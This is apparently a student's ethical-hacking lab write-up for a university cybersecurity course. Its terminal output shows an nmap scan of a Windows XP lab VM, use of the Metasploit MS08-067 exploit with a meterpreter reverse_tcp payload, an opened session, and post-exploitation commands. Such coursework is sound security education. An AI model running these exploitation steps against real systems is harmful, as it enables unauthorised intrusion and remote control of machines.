OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 – Ethical Hacking


Gavin Williams

01230006

TASK A

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.


2. Identify the SMB port number (default: 445) and confirm that it is open.



```
root@CS2APenTest:~# nmap -sV -O 192.168.10.14
Starting Nmap 7.70 ( https://nmap.org ) at 2023-03-21 05:21 EDT
Nmap scan report for 192.168.10.14
Host is up (0.0048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:wi
ndows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
root@CS2APenTest:~#
```

Explanation: (Screenshot for both step 1 & 2) I used the command “ nmap -sV -O 192.1688.10.14” to complete these steps (Port 445 highlighted in screenshot). I used a nmap scan to find open ports using -sV and -O to enable OS detection.


3. Launch Metasploit Framework and search for the exploit module: **ms08_067_netapi**



```
                   https://metasploit.com


       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > search ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf5 > 
```

Explanation: I used the command "msfconsole" to launch Metasploit and the command "search ms08_067_netapi" to filter for the exploit module ms08_067_netapi.


4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.



```
                        https://metasploit.com


       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > search ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative
Path Stack Corruption


msf5 > use ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative
Path Stack Corruption


[*] Using exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > 
```

Explanation: I used the command "use ms08_067_netapi" to set the module and "set payload windows/meterpreter/reverse_tcp" to set the payload.


5. Use **DDMMYY** as the listening port number. (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure the rest of the parameters. Display your configurations and exploit the target.



```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.14    yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     1323             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:1323
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.14:1036) at 2023-03-21 06:34:10 -0400

meterpreter > 
```

Explanation: to set the parameters I used the commands: “set lport 1323” (based on 21323 or 3/21/23 (I had to drop the first number)), “set lhost 192.168.10.13”, set “set rport 445”, and “set rhost 192.168.10.14”. Then I used the command “show options” to see my parameters and lastly the command “exploit” to run the exploit.


6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.


TdSLuuol.jpeg (JPEG Image, 800 × 600 pixels) - Scaled (86%) - Mozilla Firefox
file:///root/TdSLuuol.jpeg
Microsoft Windows xp Professional

```
meterpreter > screenshot
Screenshot saved to: /root/TdSLuuol.jpeg
meterpreter > cat /rot/TdSLuuol.jpeg
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specified.
meterpreter > 
```

Explanation: I used the "screenshot" command to save a capture of the target screen and I was able to view it by opening the imagine saved to my file system.

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.




Kali - Internal Workstation on CYSE01-GWILL010 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Tue 06:54
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
pFsense - Firewall &...
Kali - Internal Work...
Windows XP Profes...

```
100666/rw-rw-rw-  239616   fil  2017-09-11 10:24:14 -0400  wstrenderer.ax
100666/rw-rw-rw-  18432    fil  2003-03-31 07:00:00 -0500  wtsapi32.dll
100666/rw-rw-rw-  438592   fil  2017-09-11 10:24:13 -0400  wuapi.dll
100777/rwxrwxrwx  111104   fil  2017-09-11 09:41:52 -0400  wuauclt.exe
100777/rwxrwxrwx  165888   fil  2017-09-11 10:24:13 -0400  wuauclt1.exe
100666/rw-rw-rw-  162304   fil  2017-09-11 10:24:13 -0400  wuaucpl.cpl
100444/r--r--r--  749      fil  2017-09-11 09:42:16 -0400  wuaucpl.cpl.manifest
100666/rw-rw-rw-  1135616  fil  2017-09-11 09:41:52 -0400  wuaueng.dll
100666/rw-rw-rw-  103296   fil  2017-09-11 10:24:13 -0400  wuaueng1.dll
100666/rw-rw-rw-  6656     fil  2017-09-11 09:41:52 -0400  wuauserv.dll
100666/rw-rw-rw-  112640   fil  2017-09-11 10:24:13 -0400  wucltui.dll
100777/rwxrwxrwx  32256    fil  2003-03-31 07:00:00 -0500  wupdmgr.exe
100666/rw-rw-rw-  32256    fil  2017-09-11 10:24:13 -0400  wups.dll
100666/rw-rw-rw-  120320   fil  2017-09-11 10:24:13 -0400  wuweb.dll
100666/rw-rw-rw-  383488   fil  2003-03-31 07:00:00 -0500  wzcdlg.dll
100666/rw-rw-rw-  52736    fil  2002-08-28 23:41:20 -0400  wzcsapi.dll
100666/rw-rw-rw-  483840   fil  2002-08-28 23:41:20 -0400  wzcsvc.dll
100666/rw-rw-rw-  91648    fil  2003-03-31 07:00:00 -0500  xactsrv.dll
100777/rwxrwxrwx  30720    fil  2003-03-31 07:00:00 -0500  xcopy.exe
100666/rw-rw-rw-  174200   fil  2003-03-31 07:00:00 -0500  xenroll.dll
40777/rwxrwxrwx   0        dir  2017-09-11 09:42:31 -0400  xircom
100666/rw-rw-rw-  121856   fil  2017-09-11 10:24:13 -0400  xmllite.dll
100666/rw-rw-rw-  129024   fil  2017-09-11 10:24:13 -0400  xmlprov.dll
100666/rw-rw-rw-  50176    fil  2017-09-11 10:24:13 -0400  xmlprovi.dll
100666/rw-rw-rw-  11776    fil  2017-09-11 09:41:54 -0400  xolehlp.dll
100666/rw-rw-rw-  438784   fil  2017-09-11 10:24:13 -0400  xpob2res.dll
100666/rw-rw-rw-  107392   fil  2003-03-31 07:00:00 -0500  xpsp1res.dll
100666/rw-rw-rw-  2897920  fil  2017-09-11 10:23:52 -0400  xpsp2res.dll
100666/rw-rw-rw-  609152   fil  2017-09-11 10:24:13 -0400  xpsp3res.dll
100666/rw-rw-rw-  338432   fil  2003-03-31 07:00:00 -0500  zipfldr.dll

meterpreter > date
[-] Unknown command: date.
meterpreter > timedatectl
[-] Unknown command: timedatectl.
meterpreter > localtime
Local Date/Time: 2023-03-21 05:54:20.0 Eastern Standard Time (UTC-500)
meterpreter >
```

Explanation: I used the “localtime” command to get the date and time.

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

